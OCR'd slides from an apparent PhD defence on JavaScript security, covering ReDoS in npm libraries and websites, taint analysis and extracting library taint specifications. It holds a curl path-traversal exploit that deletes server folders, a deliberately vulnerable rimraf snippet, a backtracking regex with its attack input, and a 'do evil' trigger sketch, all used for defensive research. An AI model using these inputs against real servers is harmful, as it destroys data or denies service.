
- **statistically significant difference** between the random and crafted response times,
- this difference increases when the input size increases.

Analyze 2,800 websites from Top 1 million.

Phase 3: Response Time of A Non-Vulnerable Website



Phase 3: Response Time of A Vulnerable Website



Phase 3: Number of Vulnerable Websites

Exploit	Number of sites affected
fresh	241
forwarded	99
ua-parser-js	41
useragent	16
mobile-detect	9
platform	8
charset	3
content	0

In total: 339 (11%) websites are vulnerable

ReDoS affects libraries

we identify 25 vulnerabilities in popular npm modules

ReDoS affects libraries

we identify 25 vulnerabilities in popular npm modules

ReDoS affects websites

hundreds of live websites are vulnerable

ReDoS affects libraries

we identify 25 vulnerabilities in popular npm modules

ReDoS affects websites

hundreds of live websites are vulnerable

Novel methodology

library vulnerability $\rightarrow$ website vulnerability

Can we fix the problem?

Vulnerability Detection: Taint Analysis 101

Is there a flow from the **source** to the **sink**?

```
let val = source();

val = val.replace("\n", "");

const padding = "pad";

val = padding + val;

sink(val);
```

Vulnerability Detection: Taint Analysis 101

Is there a flow from the **source** to the **sink**?

```
let val = source();

val = val.replace("\n", "");

const padding = "pad";

val = padding + val;

sink(val);
```

Vulnerability Detection: Taint Analysis 101

Is there a flow from the **source** to the **sink**?

```
let val = source();

val = val.replace("\n", "");

const padding = "pad";

val = padding + val;

sink(val);
```

Vulnerability Detection: Taint Analysis 101

Is there a flow from the **source** to the **sink**?

```
let val = source();

val = val.replace("\n", "");

const padding = "pad";

val = padding + val;

sink(val);
```

Vulnerability Detection: Taint Analysis 101

Is there a flow from the **source** to the **sink**?

```
let val = source();

val = val.replace("\n", "");

const padding = "pad";

val = padding + val;

sink(val);
```

Vulnerability Detection: Taint Analysis 101

Is there a flow from the **source** to the **sink**?

```
let val = source();

val = val.replace("\n", "");

const padding = "pad";

val = padding + val;

sink(val);
```

Vulnerability Detection: Taint Analysis 101

Is there a flow from the **source** to the **sink**?

```
let val = source();

val = val.replace("\n", "");

const padding = "pad";

val = padding + val;

sink(val);
```

Libraries as Black Boxes for Humans and Analyses

```
const passwd = require("read-password");
const tranform = require("transform");
const httpReq = require("http-request");


let key = passwd();

let keyT = transform(key);

httpReq(keyT);
```

Libraries as Black Boxes for Humans and Analyses

```
const passwd = require("read-password");
const tranform = require("transform");
const httpReq = require("http-request");

                    ?          source();

let key = passwd();

let keyT = transform(key);

httpReq(keyT);
```

Libraries as Black Boxes for Humans and Analyses

```
const passwd = require("read-password");
const tranform = require("transform");
const httpReq = require("http-request");

           ?                source();

let key = passwd();

let keyT = transform(key);

httpReq(keyT);
```

Libraries as Black Boxes for Humans and Analyses

```
const passwd = require("read-password");
const tranform = require("transform");
const httpReq = require("http-request");

                        source();

let key = passwd();

let keyT = transform(key);

httpReq(keyT);
```

Libraries as Black Boxes for Humans and Analyses

```
const passwd = require("read-password");
const tranform = require("transform");
const httpReq = require("http-request");

             ?                source();

let key = passwd();
              ?
let keyT = transform(key);

httpReq(keyT);
```

Libraries as Black Boxes for Humans and Analyses

```
const passwd = require("read-password");
const tranform = require("transform");
const httpReq = require("http-request");

                        source();

let key = passwd();

let keyT = transform(key);

httpReq(keyT);

                sink();
```

Libraries as Black Boxes for Humans and Analyses

```
const passwd = require("read-password");
const tranform = require("transform");
const httpReq = require("http-request");

                         source();

let key = passwd();

let keyT = transform(key);

httpReq(keyT);

             sink();
```

Does the password flow to third parties?

Libraries as Black Boxes for Humans and Analyses

```
const passwd = require("read-password");
const tranform = require("transform");
const httpReq = require("http-request");

                    source();

let key = passwd();

let keyT = transform(key);

httpReq(keyT);

              sink();
```

Does the password flow to third parties? Probably yes!

More Complex Entry and Exit Points

Vulnerability #3 in motivating example:

```
let dirs =  req.params["dirs"].split(";");

lodash.forEach(dirs, (dir) => {

  rimraf(`/tmp/${dir}`, (error) => {
  });

});
```

More Complex Entry and Exit Points

Vulnerability #3 in motivating example:

```
let dirs =  req.params["dirs"].split(";");

lodash.forEach(dirs, (dir) => {

  rimraf(`/tmp/${dir}`, (error) => {
  });

});
```

More Complex Entry and Exit Points

Vulnerability #3 in motivating example:

```
let dirs =  req.params["dirs"].split(";");

lodash.forEach(dirs, (dir) => {

  rimraf(`/tmp/${dir}`, (error) => {
  });

});
```

More Complex Entry and Exit Points

Vulnerability #3 in motivating example:

```
let dirs = req.params["dirs"].split(";");

lodash.forEach(dirs, (dir) => {

  rimraf(`/tmp/${dir}`, (error) => {
  });

});
```

More Complex Entry and Exit Points

Vulnerability #3 in motivating example:

```
let dirs = req.params["dirs"].split(";");

lodash.forEach(dirs, (dir) => {

  rimraf(`/tmp/${dir}`, (error) => {
  });

});
```

More Complex Entry and Exit Points

Vulnerability #3 in motivating example:

```
let dirs =  req.params["dirs"].split(";");

lodash.forEach(dirs, (dir) => {

  rimraf(`/tmp/${dir}`, (error) => {
  });

});               fs.rmdir()
```

More Complex Entry and Exit Points

Vulnerability #3 in motivating example:

```
let dirs =  req.params["dirs"].split(";");

lodash.forEach(dirs, (dir) => {

  rimraf(`/tmp/${dir}`, (error) => {
  });

});                 fs.rmdir()
```

Exploit [delete folders outside the tmp dir]

```
curl "http://server:8080/\.\.\/home\/cstaicu\/Pictures"
```

JavaScript Libraries and Program Analysis

Humans and analyses **must consider the semantics of libraries**.

JavaScript Libraries and Program Analysis

Humans and analyses **must consider the semantics of libraries**.

Solution 1: analyze libraries together with client code.

- humans: audit all the transitive dependencies (79 on average)
- analyses: resolve library calls, e.g., `forEach` spans 34 files

JavaScript Libraries and Program Analysis

Humans and analyses **must consider the semantics of libraries**.

Solution 1: analyze libraries together with client code.

- humans: audit all the transitive dependencies (79 on average)
- analyses: resolve library calls, e.g., `forEach` spans 34 files

Solution 2: manually written models for popular libraries.

- expensive to write and maintain
- tightly coupled to a given analysis

JavaScript Libraries and Program Analysis

Humans and analyses **must consider the semantics of libraries**.

Solution 1: analyze libraries together with client code.

- humans: audit all the transitive dependencies (79 on average)
- analyses: resolve library calls, e.g., `forEach` spans 34 files

Solution 2: manually written models for popular libraries.

- expensive to write and maintain
- tightly coupled to a given analysis

Solution 3: specify security-relevant information for libraries.

- "the second argument flows directly into `eval`"
- "property `foo` of the callback's first argument is user data"

JavaScript Libraries and Program Analysis

Humans and analyses **must consider the semantics of libraries**.

Solution 1: analyze libraries together with client code.

- humans: audit all the transitive dependencies (79 on average)
- analyses: resolve library calls, e.g., `forEach` spans 34 files

Solution 2: manually written models for popular libraries.

- expensive to write and maintain
- tightly coupled to a given analysis

Solution 3: specify security-relevant information for libraries.

- "the second argument flows directly into `eval`"
- "property `foo` of the callback's first argument is user data"

Specifications format

human readable; support complex operations, e.g., callbacks

Automatic extraction

take into consideration npm particularities

Specifications format

human readable; support complex operations, e.g., callbacks

Automatic extraction

take into consideration npm particularities

Three Types of Specifications

Additional sink

An entry point of the library is a sink.

```
sendOnNetwork(val);
```

Three Types of Specifications

Additional sink

An entry point of the library is a sink.

```
sendOnNetwork(val);
```

Propagation

The value from an entry point is propagated to the exit point.

```
lodash.forEach(userInput, function(value) { ... });
```

Three Types of Specifications

Additional sink

An entry point of the library is a sink.

```
sendOnNetwork(val);
```

Propagation

The value from an entry point is propagated to the exit point.

```
lodash.forEach(userInput, function(value) { ... });
```

Additional source

An exit point of the library is a source.

```
const val = getUserInput();
```

Duality of Interface Points

Duality of Interface Points

Entry Point	Access Path	Exit Point

Duality of Interface Points

Entry Point	Access Path	Exit Point
`module.exports = x;`	`(root foo)`	`require("foo");`

Duality of Interface Points

Entry Point	Access Path	Exit Point
`module.exports = x;`	`(root foo)`	`require("foo");`
`o.f = x;`	`(member f` ◇`)`	`o.f;`

Duality of Interface Points

Entry Point	Access Path	Exit Point
`module.exports = x;`	`(root foo)`	`require("foo");`
`o.f = x;`	`(member f ◇)`	`o.f;`
`foo(x);`	`(parameter 0 ◇)`	`function(x) {};`

Duality of Interface Points

Entry Point	Access Path	Exit Point
`module.exports = x;`	(root foo)	`require("foo");`
`o.f = x;`	(member f ◇)	`o.f;`
`foo(x);`	(parameter 0 ◇)	`function(x) {};`

```
const lodash = require("lodash");
```

(root lodash)

Duality of Interface Points

Entry Point	Access Path	Exit Point
`module.exports = x;`	`(root foo)`	`require("foo");`
`o.f = x;`	`(member f ◇)`	`o.f;`
`foo(x);`	`(parameter 0 ◇)`	`function(x) {};`

`(member forEach (root lodash))`

```
const lodash = require("lodash");
lodash.forEach
```

Duality of Interface Points

Entry Point	Access Path	Exit Point
`module.exports = x;`	(root foo)	`require("foo");`
`o.f = x;`	(member f ◇)	`o.f;`
`foo(x);`	(parameter 0 ◇)	`function(x) {};`

(parameter 0 (member forEach (root lodash)))

```
const lodash = require("lodash");
lodash.forEach(
  dirs,
```

Duality of Interface Points

Entry Point	Access Path	Exit Point
`module.exports = x;`	`(root foo)`	`require("foo");`
`o.f = x;`	`(member f ◇)`	`o.f;`
`foo(x);`	`(parameter 0 ◇)`	`function(x) {};`

```
(parameter 1 (member
    forEach (root
      lodash)))
```

```
const lodash = require("lodash");
lodash.forEach(
  dirs,
  (dir) => {}
);
```

Example Library Specifications

The additional sink for `rimraf`:

```
(parameter 0 (root rimraf))
```

Example Library Specifications

The additional sink for `rimraf`:

`(parameter 0 (root rimraf))`

Propagation in `lodash`:

```
_.forEach(userInput, function(value) { ... });
```

Specification

`(parameter 0 (member forEach (root lodash)))`

$\downarrow$

`(parameter 0 (parameter 1 (member forEach (root lodash))))`

Specifications format

support complex operations, e.g., callbacks

Automatic extraction

take into consideration npm particularities

Automatic Specifications Extraction


Main Idea

Use dynamic taint analysis for analyzing the library, i.e., **mark values at entry points and check taint at exit points**.

Automatic Specifications Extraction

Main Idea

Use dynamic taint analysis for analyzing the library, i.e., **mark values at entry points and check taint at exit points**.



Specifications

Propagation:


Additional source:

Additional sink:

Automatic Specifications Extraction

Main Idea

Use dynamic taint analysis for analyzing the library, i.e., **mark values at entry points and check taint at exit points**.



Specifications

Propagation: $E_1 \rightarrow E_4$


Additional source:

Additional sink:

Automatic Specifications Extraction

Main Idea

Use dynamic taint analysis for analyzing the library, i.e., **mark values at entry points and check taint at exit points**.



Specifications

Propagation: $E_1 \rightarrow E_4$


Additional source: E_2

Additional sink:

Automatic Specifications Extraction

Main Idea

Use dynamic taint analysis for analyzing the library, i.e., **mark values at entry points and check taint at exit points**.



Specifications

Propagation: $E_1 \rightarrow E_4$

Additional source: E_2

Additional sink: E_3

Experimental Setup

751 npm modules	**200** clients per module
15,892 total clients	**5,707** clients with taint operations
10 minutes timeout	**24** known vulnerabilities

Can We Successfully Extract Specifications?

More than 8,000 specifications

- 7,840 propagations
- 146 additional sinks
- 457 packages with a propagation summary
- 118 packages with an additional sink

Can We Successfully Extract Specifications?

More than 8,000 specifications

- 7,840 propagations
- 146 additional sinks
- 457 packages with a propagation summary
- 118 packages with an additional sink

35% non-trivial specifications

- 595 specifications with instantiated objects
- 1,467 specifications with callbacks
- 1,578 specifications with nested calls

Are the Specifications Useful for Vulnerability Detection?

Rule ID	New alerts
`js/command-line-injection`	2
`js/file-access-to-http`	64
`js/path-injection`	29
`js/reflected-xss`	5
`js/regex-injection`	13
`js/remote-property-injection`	20
`js/user-controlled-bypass`	2
`js/xss`	1
Total	136

Can the Specifications Prevent Vulnerabilities?

- precisely identified the entry point corresponding to **11/24 additional sinks**

[1] https://www.npmjs.com/advisories/27

Can the Specifications Prevent Vulnerabilities?

- precisely identified the entry point corresponding to **11/24 additional sinks**
- benign input for npm advisory 27[1]:

```
var printer = require("printer");
var benignInput = "printerName";
printer.printDirect({
  data: "Test",
  printer: benignInput,
  success: function (jobID) {
    console.log("sent to printer with ID: " + jobID);
  }
});
```

Additional sink: **`(member printer (parameter 0 (member printDirect (root printer))))`**

[1] https://www.npmjs.com/advisories/27

Specification format

support complex library interactions

Specification format

support complex library interactions

Automatic extraction

produce more than 8,000 specifications

Our Contributions

Specification format

support complex library interactions

Automatic extraction

produce more than 8,000 specifications

Aid vulnerability detection

clarifying the contract; enhance static analysis

The risk

Chapter 2

The risk

Chapter 2

The reality

Chapter 5

The risk

Chapter 2

The reality

Chapter 5

The fix

Chapter 9

The risk

Chapter 2

The reality

Chapter 5

The fix

Chapter 9

All emojis in this presentation designed by OpenMoji (`https://openmoji.org`).

The risk

Chapter 2

The reality

Chapter 5


The fix

Chapter 9

Thank you for your time!

All emojis in this presentation designed by OpenMoji (`https://openmoji.org`).

PhD Thesis: Full-Stack JavaScript Web Applications



NDSS 2018

USENIX Sec. 2019a

ICSE 2020

USENIX Sec. 2018

PLAS@CCS 2019

USENIX Sec. 2019b

TheWebConf 2019

Future Work: Next Steps

Holistic consideration of full-stack threats:

- end-to-end taint analysis,
- correlations between client- and server-side code.

Further improve screening of JavaScript libraries:

- comprehensive exploits suite,
- capability-based system,
- better analysis tools, e.g., more precise callgraph construction.


Beyond full-stack JavaScript applications:

- emerging JavaScript use cases,
- support for WebAssembly.


Future Work: Next Leaps

Malware unpacking as fuzzing with membranes


```
let date = new Date();
let ua = navigator.userAgent;
let isChrome = /Chrome/.test(ua);
if (date.getDay() == 6 && isChrome)
  // do evil
```



Performance/algorithmic complexity to **DoS**




Usability: present security relevant facts about libraries



Backtracking-based Matching

```
var regEx = /^a*a*b$/;
```



input: "aaaaaaaaaaaaaaaaaaaa"

Few payloads

80 requests in total

Iterative probing

most websites use redundancy

Safety mechanism


stop after timeout or error

Vulnerabilities disclosure

the majority of them have been fixed

Multi-Module Analysis

Extract specification for several libraries at once: taints of a module can only live inside the module or its dependencies.



Propagations: $L_1 \to L_3$, $M_1 \to M_3$
Additional sinks: M_2, L_2

Publications (2019-2020)

1. **C.-A. Staicu**, M. T. Torp, M. Schäfer, A. Møller, M. Pradel, *Extracting Taint Specifications for JavaScript Libraries*, International Conference on Software Engineering (ICSE), 2020.
2. **C.-A. Staicu**, M. Pradel, *Leaky Images: Targeted Privacy Attacks in the Web*, USENIX Security Symposium, 2019.
3. M. Zimmermann, **C.-A. Staicu**, C. Tenny, M. Pradel, *Small World with High Risks: A Study of Security Threats in the npm Ecosystem*, USENIX Security Symposium, 2019.
4. P. Skolka, **C.-A. Staicu**, M. Pradel, *Anything to Hide? Studying Minified and Obfuscated Code in the Web*, The Web Conference, 2019.
5. **C.-A. Staicu**, D. Schoepe, M. Balliu, M. Pradel, A. Sabelfeld, *An Empirical Study of Information Flows in Real-World JavaScript*, The Workshop on Programming Languages and Analysis for Security (PLAS), 2019.

Publications (2016-2018)

1. **C.-A. Staicu**, M. Pradel, *Freezing the Web: A Study of ReDoS Vulnerabilities in JavaScript-based Web Servers,* USENIX Security Symposium, 2018.
2. **C.-A. Staicu**, M. Pradel, B. Livshits, *Synode: Understanding and Automatically Preventing Injection Attacks on Node.js,* Annual Network and Distributed System Security Symposium (NDSS), 2018.
3. L. Della Toffola, **C.-A. Staicu**, M. Pradel, *Saying "Hi!" Is Not Enough: Mining Inputs for Effective Test Generation*, International Conference on Automated Software Engineering (ASE), 2017.
4. E. Andreasen, L. Gong, A. Møller, M. Pradel, M. Selakovic, K. Sen, **C.-A. Staicu**, *A Survey of Dynamic Analysis and Test Generation for JavaScript*, ACM Computing Surveys, 2017.
5. H. Liu, Q. Liu, **C.-A. Staicu**, M. Pradel, Y. Luo, *Nomen est Omen: Exploring and Exploiting Similarities between Argument and Parameter Names*, International Conference on Software Engineering (ICSE), 2016.
6. M. Ceccato, P. Falcarin, A. Cabutto, Y. W. Frezghi, **C.-A. Staicu**, *Search Based Clustering for Protecting Software with Diversified Updates*, International Symposium on Search Based Software Engineering (SSBSE'16), 2016.